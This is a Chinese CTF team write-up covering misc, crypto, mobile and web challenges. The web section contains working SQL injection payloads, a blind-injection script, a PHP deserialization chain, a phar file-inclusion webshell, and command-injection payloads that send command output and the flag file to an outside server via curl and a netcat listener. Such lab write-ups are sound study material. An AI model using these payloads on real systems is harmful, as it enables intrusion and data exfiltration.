Makerctf writeup

By：楼上一万对快合并吧

成员:

> w1nd:1723760657（全靠队友带的队长）
> quincy:193428089
> fx-moon:915816815

Misc

Welcome

(w1nd)
签到

Nazo

(quincy,fx-moon,w1nd)

- Lv 1

```
直接输入welcome
```

- Lv2

```
点击key，即可得到key
```

- Lv3

```
key is where
```

- Lv4

```
Google一下就可以了
```

- Lv5

摩斯密码，解密后是SOS

- Lv6

base64解密一下

- Lv7

加QQ

- Lv8

打开`错的是.世界`就能得到key

- Lv9

侧着身子就能看到：pineapple

- Lv10

Google一下，发现是鼠标

- Lv11

直接读出来

- Lv12

Google了一下1A2B这个游戏，然后发现key试9506

- Lv13

打开void.png就能看到key

- Lv14

下载图片，foremost分一下，就能看到key

- Lv15

利用audacity查看音频图，就能发现key

- Lv16

```
svg图片宽高全部改成1，就能看到key
```

- Lv17
  查看源代码发现

```
<p>                                                    </p>
<p>                                                          </p>
<p>                                                 </p>
<p>                                                       </p>
<p>                                                    </p>
```

纠结了很久不知道是啥，一开始就尝试过转成0 1 但是并没有看出来，还尝试各种编码都失败了。最后把空格复制下来发现是特殊的空格，一种是\u2002 一种是\u2003,这两种的长度是不一样的\u2003是双倍间距，所以要换成1 （ 1+空格 ）\u2002换成 （ 空格 ）

```
1 1 1 1   1       1   1 1 1 1 1   1 1 1 1 1   1 1 1 1 1   1 1 1 1 1   1       1
1         1 1     1       1       1       1   1       1   1       1     1   1
1 1 1 1   1   1   1       1       1 1 1 1 1   1       1   1 1 1 1 1       1
1         1     1 1       1       1     1     1       1   1               1
1 1 1 1   1       1       1       1       1   1 1 1 1 1   1               1
```

我的世界


(quincy fx-moon)
玩了几个小时(暴打队友)，杀到100个生物之后，得到flag。

see or not see

(fx-moon)
pdf用word打开看到flag(吐槽一下office是看不到的！心痛一血没了)


Moe

(w1nd quincy)
盲水印
`python2 bwm.py decode 123.png 777.png 1.png`




```
Usage: python bwm.py [arg…] [opts…]
cmds:
encode <image(encoded)>
image + watermark -> image(encoded)
decode <image(encoded)>
image + image(encoded) -> watermark
opts:
–debug, Show debug
–seed , Manual setting random seed (default is 20160930)
–alpha , Manual setting alpha (default is 3.0)
```

一开始用foremost分出来一张图，然后对比分出来的和原图的hex编码，发现里面还有一张图片，但是头缺失了



补全保存，得到一张新的图片，两张图片用盲水印工具出flag

pcap

(quincy)

首先用Wireshark打开流量包，追踪TCP流0 ~ 10，可以发现一个pyc文件,反编译之后，可以的到一个这样的加密脚本：

```
#!/usr/bin/env python
# visit http://tool.lu/pyc/ for more information
import string
import sys
import random
from base64 import b64encode, b64decode
FLAG = 'xxxxxxxxxxxxxxxxxxxxxxxx'
enc_ciphers = [
    'rot13',
    'b64e',
    'caesar']

def rot13(s):
    _rot13 = string.maketrans('ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrs
tuvwxyz', 'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm')
    return string.translate(s, _rot13)


def b64e(s):
    return b64encode(s)


def caesar(plaintext, shift = 3):
```

```
        alphabet = string.ascii_lowercase
        shifted_alphabet = alphabet[shift:] + alphabet[:shift]
        table = string.maketrans(alphabet, shifted_alphabet)
        return plaintext.translate(table)


    def encode(pt, cnt):
        tmp = '2{}'.format(b64encode(pt))
        for cnt in xrange(cnt):
            c = random.choice(enc_ciphers)
            i = enc_ciphers.index(c) + 1
            _tmp = globals()[c](tmp)
            tmp = '{}{}'.format(i, _tmp)

        return tmp
```

然后根据这个加密脚本，写一个解密脚本就可以了：

```
    import string
    import random
    from base64 import b64encode, b64decode

    FLAG = '13332ZvWAL0IfGJ9vFSItFgdGyTSdM3OELIESJi5BIKzTHvN5ESAKGhOGyJMdHgdTF1Z
vM0pjI1lTH1IjFhELDiEIZi9XISMXZ1Ary0hgJR5AJgIJD1AsIg5GxjArIQOvZIHsxfOGIRVvH25wF
1LtHg5IxIMoM1MXGJLsx3OgIgWAH1zJGSAUHipGyISeMhznFIlpEgzGIg5vHvAjH1EKIgMwxhMZH1z
wLJzVIhEJZiRtIIIrF1WHGgMgZTSXISMnZg1qEhzFE1LvJIMvGSDuw0lwyHLsH3OwFhMSZIMEIKytH
vWTFSESz3AGxhlXISytMSIJGglKySWBIhImLg5IFgpJEizWM1MFISAtHJSHIi9YH1HtE1AKIfAhIIM
sMIIwMSIIx1MGIRl3M0dELIWKZHzwEGSpHhI3HSZsLJ5jZSLvGIzJFIWKJhEFZSMqMSdTFg1tEi5jE
J9LMQAwITysyvSGZSMZH25rGhSqIJSGIvIVJhzTxSAIx3AiIJ9sGIEPGIAqx3MGySWnJhIJySWIx01
wEGS6wRIrGJMIw25jZUAgJgzrFhAUIgMIEKArISMBF1kux0pjIKzPGgImLJytw0MAJTz3M1MBDhhtH
KlgIvhXJi1PLJzfEgIiIJ9ZJhIwZR1qIg1HE1WBMgIvFhlKz0lFZH5ZH1zJGiMIw3OAIhWXIGSjz2y
tEgWGyIMHIfO3FhgtM1hFIRlPIGOvx1EIyvSIyT9ZH1InGhHsFglHZSMRHiAOBD=='

    enc_ciphers = ['rot13', 'b64e', 'caesar']
    dec_ciphers = ['rot13', 'b64d', 'caesard']

    def rot13(s):
        _rot13 = string.maketrans(
            "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",
            "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
        return string.translate(s, _rot13)

    def b64e(s):
        return b64encode(s)

    def b64d(s):
        return b64decode(s)

    def caesar(plaintext, shift=3):
        alphabet = string.ascii_lowercase
        shifted_alphabet = alphabet[shift:] + alphabet[:shift]
        table = string.maketrans(alphabet, shifted_alphabet)
```

```
        return plaintext.translate(table)

    def caesard(plaintext, shift=-3):
        alphabet = string.ascii_lowercase
        shifted_alphabet = alphabet[shift:] + alphabet[:shift]
        table = string.maketrans(alphabet, shifted_alphabet)
        return plaintext.translate(table)

    def encode(pt, cnt=23):
        tmp = '2{}'.format(b64encode(pt)) #2.format(b64encode(pt))
        for cnt in xrange(cnt):
            c = random.choice(enc_ciphers) # choose some enc_cipher
            i = enc_ciphers.index(c) + 1 # position in the array + 1
            _tmp = globals()[c](tmp)
            tmp = '{}{}'.format(i, _tmp)

        return tmp

    def decode(tmp, cnt=23):
        for cnt in xrange(cnt):
            i = int(tmp[:1])-1
            _tmp = tmp[1:]
            c = dec_ciphers[i]
            tmp = globals()[c](_tmp)

            try:
                s = b64decode(tmp[1:])
                if s.find("Mini") != -1:
                    return s
            except:
                pass

        return b64decode(tmp[1:])

    if __name__ == '__main__':
        cnt=23
        print "Cnt: %d" % cnt
        print decode(FLAG, cnt)
```

Crypto

Easy RSA

(quincy)
使用openssl解析公钥文件得到模数和公钥

```
openssl rsa -pubin -text -modulus -in publickey.pem
```

```
Public-Key: (256 bit)

Modulus:

    00:bf:e9:96:75:20:88:88:5f:2e:a2:35:2f:df:3e:

    95:15:f6:62:fc:4d:34:75:dd:a6:f8:a1:60:8e:54:

    b4:16:b7

Exponent: 65537 (0x10001)

Modulus=BFE996752088885F2EA2352FDF3E9515F662FC4D3475DDA6F8A1608E54B416B7

writing RSA key

-----BEGIN PUBLIC KEY-----

MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAL/plnUgiIhfLqI1L98+lRX2YvxNNHXd

pvihYI5UtBa3AgMBAAE=

-----END PUBLIC KEY--
```

公钥：65537 (0x10001)

模数：BFE996752088885F2EA2352FDF3E9515F662FC4D3475DDA6F8A1608E54B416B7

转化成十进制分解后得到：

p=293086410338424676391341741631987307899

q=296173636181072725338746212384476813557

接着利用脚本

```
import gmpy2

p = 293086410338424676391341741631987307899
q = 296173636181072725338746212384476813557
e = 65537

f = int(open('enc1.txt', 'rb').read().encode('hex'), 16)
print f
n = p * q
fn = (p - 1) * (q - 1)
d = gmpy2.invert(e, fn)
h = hex(gmpy2.powmod(f, d, n))[2:]
if len(h) % 2 == 1:
    h = '0' + h
s = h.decode('hex')
print s
```

即可得到flag

Crypto2

(w1nd quincy)

```
import java.math.BigInteger;
import java.util.Random;

public class Test4 {
    static BigInteger two =new BigInteger("2");
    static BigInteger p = new BigInteger("113607382951770029984953840578931299
649801318065095729278866758994222141744083339321508139393572797031615567671936
218327956057084566287338770840153674977 11");
    static BigInteger h= new BigInteger("785499889356720883127062723315576365 8
947405610938106998083991389307363085837028364154809577816577515021560985491707
606165788274218742692875308216243966916");

    /*
     Alice write the below algorithm for encryption.
     The public key {p, h} is broadcasted to everyone.
    @param val: The plaintext to encrypt.
        We suppose val only contains lowercase letter {a-z} and numeric charac
tors, and is at most 256 charactors in length.
    */

    public static String pkEnc(String val){
        BigInteger[] ret = new BigInteger[2];
        BigInteger bVal=new BigInteger(val.toLowerCase(),36);
        BigInteger r =new BigInteger(new Random().nextInt(10000000)+"");
        ret[0]=two.modPow(r,p);
        ret[1]=h.modPow(r,p).multiply(bVal);
        return ret[0].toString(36)+"=="+ret[1].toString(36);
    }

    // Alice write the below algorithm for decryption. x is her private key, w
hich she will never let you know.
    public static String skDec(String val,BigInteger x){
        if(!val.contains("==")){
            return null;
        }
        else {
            BigInteger val0=new BigInteger(val.split("==")[0],36);
            BigInteger val1=new BigInteger(val.split("==")[1],36);
            BigInteger s=val0.modPow(x,p).modInverse(p);
            return val1.multiply(s).mod(p).toString(36);
        }
    }


    public static void main(String[] args) throws Exception {
```

```
        System.out.println("You intercepted the following message, which is se
nt from Bob to Alice:");
        String str1 = "The message you input"
        String str2 = pkEnc(str1);
        String str3 = "j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8
qbbkhx4m47i19ergp44djdwfds3q3wz657q62jria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhd
am9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292yiojao025hltmvm2ke5y89gy3r858c12cabzai8fw98
aiatg1c";
        String str4 = skDec(str3,x);
        System.out.println("Please figure out the plaintext!");
    }
}
//j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkhx4m47i19ergp44dj
dwfds3q3wz657q62jria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv
7bsmpdv4b31292yiojao025hltmvm2ke5y89gy3r858c12cabzai8fw98aiatg1c
```

这题看出来要先爆破r,然后再decode

```
def base36encode(number, alphabet='0123456789abcdefghijklmnopqrstuvwxyz'):
    """Converts an integer to a base36 string."""
    if not isinstance(number, (int, long)):
        raise TypeError('number must be an integer')

    base36 = ''
    sign = ''

    if number < 0:
        sign = '-'
        number = -number

    if 0 <= number < len(alphabet):
        return sign + alphabet[number]

    while number != 0:
        number, i = divmod(number, len(alphabet))
        base36 = alphabet[i] + base36

    return sign + base36


c1 = int('j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkhx4m47i19
ergp44djdwfds3q3wz657q62jria3di', 36)
c2 = int('71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292y
iojao025hltmvm2ke5y89gy3r858c12cabzai8fw98aiatg1c', 36)
p = int("113607382951770029984953840578931299649801318065095729278866758994222
141744083339321508139393572797031615567671936218327956057084566287338770840153
67497711")
h = int("785499889356720883127062723315576365894740561093810699808399138930736
308583702836415480957781657751502156098549170760616578827421874269287530821624
3966916")

for r in range(int('8400000'),int('10000000')):
    print r
```

```
        if c1 == pow(2, r, p):
            print('check pass!r is %s') % r
            break
    print(base36encode(c2 / pow(h, r, p)))
```

```
8485684
8485685
8485686
8485687
8485688
8485689
8485690
8485691
8485692
8485693
8485694
8485695
8485696
8485697
8485698
8485699
8485700
8485701
8485702
8485703
8485704
8485705
8485706
8485707
8485708
8485709
8485710
8485711
8485712
8485713
8485714
8485715
8485716
check pass!r is 8485716
minilctfthisisflag
```

MOBILE

Get_flag

(quincy)
首先将apk文件变成压缩包得到key.txt，然后利用`dex2jar`和`jd-gui-osx`工具得到源码

在其中的到了

```
encryptData = "u6aTO9Q5Ib4afvw6LltV1BXtX3/NtKQrjDlVEE9z6PULsjGIYbop0yecmue9C7z
wmkBCIa5Ii9eXqMXp48bdXsJuI69de+yfDnf7xz6qzmCXzqABoB7SeaN7mo4A6S6SFvH+5Y6hCeaVI
PhUV9nAVHr9aIZAbu2oXkQWko2P41Y=";
```

然后利用privatekey解密即可得到flag

Web

baby sqli

(w1nd)
payload

> username=admin' group by @`
> password=1

这时候查询语句就变成了

> SELECT * FROM pupiles_admin where username = 'admin' group by @`' and passwd = '1'

`要起一个注释效果, 是需要在允许写表名、列名、别名的地方
而group by 和 orderb by 就构造了一个可以用列名的地方
@是

> 用户自定义变量的声明方法形如：@var_name，其中变量名称由字母、数字、“.”、“_”和“$”组成。当然，在以字符串或者标识符引用时也可以包含其他字符（例如：@'my-var'，@"my-var"，或者@`my-var`）。

easy bypass

(quincy)
题目源码：

```
<?php
highlight_file(__FILE__);
if(empty($_POST['hmac']) || empty($_POST['host'])){
```

```
        header('HTTP/1.0 400 Bad Request');
        exit;
    }
    $secret = getenv("SECRET");
    if(isset($_POST['nonce']))
        $secret = hash_hmac('sha256',$_POST['nonce'],$secret);
    $hmac = hash_hmac('sha256',$_POST['host'],$secret);
    if($hmac !== $_POST['hmac']){
        header('HTTP/1.0 403 Forbidden');
        exit;
    }
    echo exec('cat ../flag.txt');
    ?>
```

查到:

```
    $hmac = hash_hmac('sha256', Array(), "SecretKey");//$hmac = false
```

所以我们在本地创建一个PHP文件，获得哈希值

```
    <?php
    $hash = hash_hmac('sha256',quincy,false);
    echo $hash;
    ?>
```

Payload:

`nonce[]=a&host=quincy&hmac=bbeb545b4c24234b3368f4aea2aa9e0286bdb5248f38c616f7d7496f215682ee`

easy_unserialize

(quincy)
关键就是__invoke($args)可以用$s1($s2)触发__toString()
payload:


```
<?php
class gg{
    private $gg;
    function __construct(){
        $this->gg=new start();
    }
}
class start
{
    private $start1;
    private $start2;
    public function __construct()
    {
        $this->start1=new cat();
        $this->start2=new test2();
```

```
    }
}

class cat{}

class test2{
    private $a;
    public function __construct(){
        $this->a=new flag();
    }
}

class flag{}

echo urlencode(serialize(new gg()));
 ?>}
```

curl

(w1nd quincy)
随便输入a，返回 incorrect format，输入127.0.0.1成功，猜想命令执行
当有被过滤字符的时候会返回illegal character
fuzz发现过滤了空格，从pupil师傅的文章发现了%09在php环境下是可以绕过的，测试一下，成功
构造payload打到自己的服务器上

```
curl=52.196.20.35/`whoami`
```



发现命令执行成功
再构造

```
curl=52.196.20.35/`ls`
```

发现并没有打过来，想了挺久猜是ls返回的东西太多了,于是

```
curl=52.196.20.35/`ls|head%091`
```

%09是绕过空格，可是这还是什么都没打到，想也想不出啥问题就卡住了（后来发现是打少了一个-。。。。 head -1 ）
下午队友用01师傅的打出来了23333

```
curl 52.196.20.35/`ls|base64|head -n 2|tail -n 1`
```

其实这里是可以不用head和tail的，直接b64就可以把全部都弄成一行了

> curl 52.196.20.35/`ls|b64`

```
45.40.207.251 - - [13/May/2018:09:40:56 +0000] "GET /LS02eGFramRoY2ZoY25zawotLTd
4YWJmOHNhaGRjaGZ1ZHkudHh0CmNzcwppbmRleC5waHAK HTTP/1.1" 404 509 "-" "curl/7.38.0
"
```

解出来

> –6xakjdhcfhcnsk
> –7xabf8sahdchfudy.txt
> css
> index.php

然后直接访问–7xabf8sahdchfudy.txt得到flag

也可以用

> curl=52.196.20.35%09-T%09–7xabf8sahdchfudy.txt
> 这样把文件上传到服务器上

```
45.40.207.251 - - [13/May/2018:09:47:44 +0000] "PUT /--7xabf8sahdchfudy.txt HTTP
/1.1" 405 546 "-" "curl/7.38.0"
```

可是我找不到那个文件....
其实可以监听端口(这里踩了一个vps安全组的坑)，然后put的时候就直接在终端显示了
例如打一波源码

```
<?php if(isset($_POST['curl'])){
  if(strpos($_POST['curl'],".")== false){
    echo "incorrect format";
    exit();
  }
 else{try{
 if((strpos($_POST['curl'],";")!== false)||(strpos($_POST['curl'],"&")!== fals
e)||(strpos($_POST['curl'],"%")!== false)||(strpos($_POST['curl'],"$")!== fals
e)||(strpos($_POST['curl'],"*")!== false)||(strpos($_POST['curl'],"?")!== fals
e)||(strpos($_POST['curl'],"curl")!== false)||(strpos($_POST['curl'],"g")!== f
alse)||(strpos($_POST['curl'],">")!== false)||(strpos($_POST['curl'],"sh")!==
false)||(strpos($_POST['curl']," ")!== false)){
    echo "illegal character";
    exit();
  }
 system("bash -c 'curl ".$_POST['curl']." > /dev/null &'");
 }
 catch(Exception $e)
 {echo "error";}
 }}?>
```

打一波flag

```
ubuntu@ip-172-31-33-45:~$ nc -lvv 2334
Listening on [0.0.0.0] (family 0, port 2334)
Connection from [45.40.207.251] port 2334 [tcp/*] accepted (family 2, sport 3459
8)
PUT /--7xabf8sahdchfudy.txt HTTP/1.1
User-Agent: curl/7.38.0
Host: 52.196.20.35:2334
Accept: */*
Content-Length: 26
Expect: 100-continue

MiniLCTF{Y0u_G3t_1t_2333}
```

baby sqli2

(w1nd)
用^进行盲注
payload:

```
import requests
url = 'http://45.40.207.251:8002/login.php'


def bool_blind(sql):
    data = {'username': sql, 'password': 1}
    response = requests.post(url, data=data).content

    if 'passwd is wrong' in response:
        return 1
    else:
        return 0

password = ''
for i in range(1, 33):
    for j in range(48, 123):
        sql = "admin'^0^(ascii(mid((passwd)from(%s)))>%s)^'0" % (i, j)
        if(bool_blind(sql)):
            print(j)
            break
```

跑出 48 97 99 57 56 102 57 97 56 48 49 98 52 54 49 100 48 49 57 51 53 98 56 1 01 52 53 100 55 56 49 100 102
转ascii:0ac98f9a801b461d01935b8e45d781df
md5解密出password，登录出flag(早知道弱口令了2333)

（这题一开始fuzz的时候对比sql1，发现substr mid > <这些都放出来了，推断是盲注，但是|和or被过滤了，就想到^,但是当时试的时候发现一直都是username should be admin，就觉得会把username里面的字段先取出来，正则匹配'admin'，然后就一直在想怎么绕…现在推测后台应该是$_POST['username']=='admin')

还有就是在可以盲注之后发现select被过滤了就懵逼了，当database()跑出了minil的时候我还以为库名就是flag，没想到那只是单纯的库名。然后猜的时候发现password被过滤了，无端端过滤这个让我怀疑就是这个表，然而其实是因为or被过滤了password才凉了的…

还好第一题那里有源码 列名是passwd

还有感觉这道题和我发的一篇bbs贼像啊（就连最后的列名都是猜的…很惭愧卡了这么久才做出来)
https://bbs.xdsec.org/d/236-qctf-login3

神秘的交流平台

(quincy w1nd)
看源码发现

> That's all. You are a visitor number `<!-- Shake, shake, shake... -->` 17719045.

PS:这个shake shake shake到底啥意思啊!???

发现17719045，是登录框那里的code name,然后还差一个invitation code 才能登录
还发现了两个奇怪的js

```
<script type="text/javascript" src="/js/invitation_code.js"></script>
<script type="text/javascript" src="/js/calm.js"></script>
```


calm.js是用来画画的2333

invitation_code.js就是我们需要的邀请码啦
在控制台执行get_invitation_code()

```
> get_invitation_code()
< undefined
▼{status: "200", success: "1", data: {…}}                                VM144:1
  ▼data:
      content: "da1b12b09fe8b3fa8c1bdbd6185a8560"
      enctype: "MD5"
    ▶__proto__: Object
    status: "200"
    success: "1"
  ▶__proto__: Object
> get_invitation_code()
< undefined
▼{status: "200", success: "1", data: {…}}                                VM144:1
  ▶data: {content: "da1b12b09fe8b3fa8c1bdbd6185a8560", enctype: "MD5"}
    status: "200"
    success: "1"
  ▶__proto__: Object
> get_invitation_code()
< undefined
                                                                         VM144:1
▼{status: "200", success: "1", data: {…}}
  ▶data: {content: "Vs lbh jnag shegure vasbezngvba, cyrnfr hfr CBFG gb npprff/4qs810ss9q0pno8r342469sr3n9nn885.cuc.", e
    status: "200"
    success: "1"
  ▶__proto__: Object
>
```

随机编码的，md5那些解不了的
解出


> If you want further information, please use POST to access/4df810ff9d0cab8e342469fe3a9aa885.php.
> 然后用post方法访问那个php



解码，获得invitation_code:BBGX-DERX-SDSQ-EXPF-CQHD
登录之后

> Congratulations, 17719045 ! Your ip is 172.31.4.105 and you can access 46c48bec0d282018b9d167eef7711b2c.php with your IP to upload your article


给了一个ip和一个新的php，同时扫目录扫到的test.php也可以改xff上去了
test.php：




明显的文件包含，把源码都读出来

---

xxx.php，文件上传：



但是限制了只能传txt，传上去之后还能view



The article has uploaded successfully!

Your filename is pxiNcxfG0tYQ0UDc.txt and you can read it by visiting /1bda80f2be4d3658e0baa43fbe7ae8c1.php


可以看到文件名被编码了，就是说我们传xxx.php%00.txt这种也会被重命名成一个xxxx.txt,但是文件包含的时候只能包含.php

这时候就要用phar伪协议了，把写有马的1.txt压缩成1.zip然后改成q.zip.txt绕过上传限制
http://45.40.207.251:8012/test.php?rf=phar://Uploads/kccYjXKq3zMdAlJs.txt/1
getshell

1bda80f2be4d3658e0baa43fbe7ae8c1.php 46c48bec0d282018b9d167eef7711b2c.php 4df810ff9d0cab8e342469fe3a9aa885.php CTF.php Montserrat-Regular.ttf Uploads check_inv_code.php f____l____a____g.txt index.php js test.php

管理员测试页： rf=include($input.".php");

----测试完毕后请立即删除----



highlight_file('fla_g.txt')

RE

Re1

